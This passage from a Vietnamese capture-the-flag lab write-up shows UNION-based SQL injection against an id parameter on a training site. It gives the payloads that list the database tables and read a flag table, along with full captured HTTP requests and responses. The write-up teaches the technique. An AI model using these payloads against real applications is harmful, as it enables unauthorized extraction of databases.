`database(),version(),null,null,null,null` gồm 6 cột tương ứng để có thể UNION. Bên cạnh đó với `id=0` sẽ không có dữ liệu, sau đó encode payload rồi gửi request sẽ trả về kết quả như sau.



2. Lấy hết tất cả table trong database bằng payload

```
0 UNION SELECT  
GROUP_CONCAT(table_name),null,null,null,null,null FROM  
INFORMATION_SCHEMA.TABLES WHERE table_schema=database()
```

Send Cancel < >

Target: https://koinbase-53c1041dd

Request
Pretty Raw Hex Hackvortor

```
1 GET /api/user.php?action=public_info&id=
0a20union%20select%20group_concat%20table_name%29%2Cnull%2Cnull%2Cnull%2Cnull%2C
0FROM%20information_schema.tables%20where%20table_schema%20database%20%29 HTTP/1.1
2 Host: koinbase-53c1041dd203e.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=301454280a80426a7a71adb791cf808c
4 Sec-Ch-Ua: "Not:A-Brand",v="59", "Chromium",v="112"
5 Sec-Ch-Ua-Mobile: 70
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/112.0.5615.138 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=1
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

Response
Pretty Raw Hex Render Hackvortor

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sun, 07 May 2023 11:15:08 GMT
4 Content-Type: application/json
5 Content-Length: 102
6 Connection: close
7 X-Powered-By: PHP/7.3.33
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11
12 {
  "status_code":200,
  "message":{
    "id":"flag_users",
    "username":null,
    "money":null,
    "image":null,
    "bio":null
  }
}
```

0 matches 0 matches

3. Đọc Flag trong table flag:

Payload: 0 UNION SELECT

GROUP_CONCAT(flag), NULL, NULL, NULL, NULL, NULL FROM flag

Send Cancel < >

Target: https://koinbase-53c1041dd

Request
Pretty Raw Hex Hackvortor

```
1 GET /api/user.php?action=public_info&id=
0a20union%20select%20group_concat%20flag%29%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%20FR
0OM%20flag HTTP/1.1
2 Host: koinbase-53c1041dd203e.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=301454280a80426a7a71adb791cf808c
4 Sec-Ch-Ua: "Not:A-Brand",v="59", "Chromium",v="112"
5 Sec-Ch-Ua-Mobile: 70
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/112.0.5615.138 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=1
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

Response
Pretty Raw Hex Render Hackvortor

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sun, 07 May 2023 11:15:35 GMT
4 Content-Type: application/json
5 Content-Length: 134
6 Connection: close
7 X-Powered-By: PHP/7.3.33
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11
12 {
  "status_code":200,
  "message":{
    "id":"Flag 5: CBJS(integer_id_with_sqlinjection)",
    "username":null,
    "money":null,
    "image":null,
    "bio":null
  }
}
```

0 matches 0 matches